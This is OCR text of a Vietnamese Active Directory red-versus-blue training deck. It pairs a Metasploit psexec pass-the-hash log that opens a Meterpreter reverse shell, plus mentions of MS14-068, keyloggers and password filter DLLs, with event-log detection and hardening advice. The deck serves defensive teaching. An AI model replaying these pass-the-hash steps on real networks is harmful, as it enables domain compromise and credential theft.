
```
msf exploit(psexec) > set SMBPass 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE485182
SMBPass => 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4
msf exploit(psexec) > exploit

[*] Started reverse handler on port 4444
[*] Connecting to the server...
[*] Authenticating as user 'administrator'...
[*] Uploading payload...
[*] Created \lfkbVrat.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[redacted][\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[redacted][\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (TPDQvgGN - "Mb")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \lfkbVrat.exe...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:4108)
```

TẤN CÔNG LEO THANG

- **Blue Team**
  - **Pass the Hash, Pass the Ticket**
    - **Detection**:
      - Giám sát Event Log
        - EventID: **4624 -** Logon Type: **3**
        - Logon Process: **NtLmSsP -** Key Length: **0**
    - **Prevention**:
      - Siết chính sách kết nối port TCP/445
      - Siết chính sách Network Logon

TẤN CÔNG LEO THANG

- **Red Team**
  - **Exploitation**
    - VD: MS14-068 (Microsoft Kerberos Checksum Validation Vulnerability)



TẤN CÔNG LEO THANG

- **Blue Team**
  - **Exploitation**
    - **Detection**:
      - Tuỳ theo từng lỗi
    - **Prevention**:
      - Update định kỳ

TẤN CÔNG LEO THANG

- **Blue Team**
  - **Generic Prevention:**
    - Tách riêng user Domain Admins và user Helpdesk
    - Siết chính sách kết nối các port TCP/445, TCP/3389
    - Siết chính sách đăng nhập chéo giữa các máy tính trong AD
    - Siết chính sách đăng nhập đối với user Domain Admins
    - Siết chính sách đăng nhập đối vào Domain Controllers
    - Sử dụng các phương thức xác thực đa nhân tố

CẬP NHẬT TÀI KHOẢN

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

CẬP NHẬT TÀI KHOẢN


- **Red Team**
  - **Keylogger**
    - Ghi log bàn phím
    - Chụp ảnh màn hình

CẬP NHẬT TÀI KHOẢN

- **Blue Team - Keylogger**
  - **Detection & Prevention:**
    - Antivirus
    - Security Endpoint

CẬP NHẬT TÀI KHOẢN

- **Red Team**
  - **Password Filter DLL**



0 / 65

No engines detected this file


SHA-256	487bdbba290c18def9b9746acd3d6401c12722dcb20ff1fd1009ad2c642ea172
File name	Srchui
File size	199.5 KB
Last analysis	2018-04-03 01:38:03 UTC
Community score	-31

Detection | Details | Community 1

Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
Avast	Clean	Avast Mobile Security	Clean
AVG	Clean	Avira	Clean
AVware	Clean	Baidu	Clean
BitDefender	Clean	Bkav	Clean

CẬP NHẬT TÀI KHOẢN

- **Blue Team**
  - **Password Filter DLL**
    - **Detection**: Giám sát registry
      - Subkey: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`
      - Value: `Notification Packages`
    - **Prevention**: n/a



KẾT LUẬN

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

KẾT LUẬN

- Active Directory là cần thiết
- Cần cài đặt bổ sung cấu hình bảo mật cho AD
  - Hạn chế truy cập chéo
  - Hạn chế sử dụng tài khoản Domain Admins
  - Hạn chế truy cập máy chủ Domain Controllers
  - Cô lập máy trạm
  - Quản lý chặt các policy kết nối cổng 3389, 445
- Tham khảo guide của Microsoft
  - *https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory*